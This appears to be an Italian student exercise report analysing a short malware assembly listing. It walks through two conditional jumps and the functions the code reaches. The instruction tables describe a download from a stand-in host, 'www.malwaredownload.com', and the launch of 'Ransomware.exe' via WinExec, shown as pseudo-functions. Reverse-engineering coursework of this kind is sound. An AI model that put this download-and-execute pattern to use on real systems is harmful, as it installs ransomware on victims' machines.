
Progetto S11/L5
Team NetRaiders, Gianmarco Mazzoni

1. Salti condizionali del malware

Salti condizionali presenti: 2
Salti condizionali effettuati: 1
`jnz` - Locazione `0040105B` (Non viene effettuato)
`jz` - Locazione `00401068`

Il primo fa un salto condizionale solamente se `ZF=0`, quindi se gli operandi di cmp sono diversi. I due EAX risultano uguali, e quindi non viene effettuato.
Il secondo invece fa il salto se gli operandi di cmp sono uguali, ovvero `ZF=1`.
In questo caso, i due `EBX` (successivamente all'incremento in `0040105F`) sono uguali (da `10` e 11), quindi viene effettuato il salto condizionale.

2. Rappresentazione grafica



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3. Funzionalità implementate all'interno del Malware

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Download di un file dal sito indicato (www.malwaredownload.com);
Esecuzione del file indicato dal path (...\Desktop\Ransomware.exe)

4. Dettagliare come sono passati gli argomenti alle successive chiamate di funzione

Tabella 2
In questo caso, come mostrato nella figura precedente, viene copiato nel registro `EAX` l'indirizzo URL per poi pusharlo nello stack. In questo modo vengono scaricati altri file malevoli dal sito.

Tabella 3
Simile al precedente, viene copiato nel registro `EDX` il path dell'eseguibile del malware, per poi pushare il registro nello stack, e chiamare la funzione `WinExec()`, per avviare *Ransomware.exe*.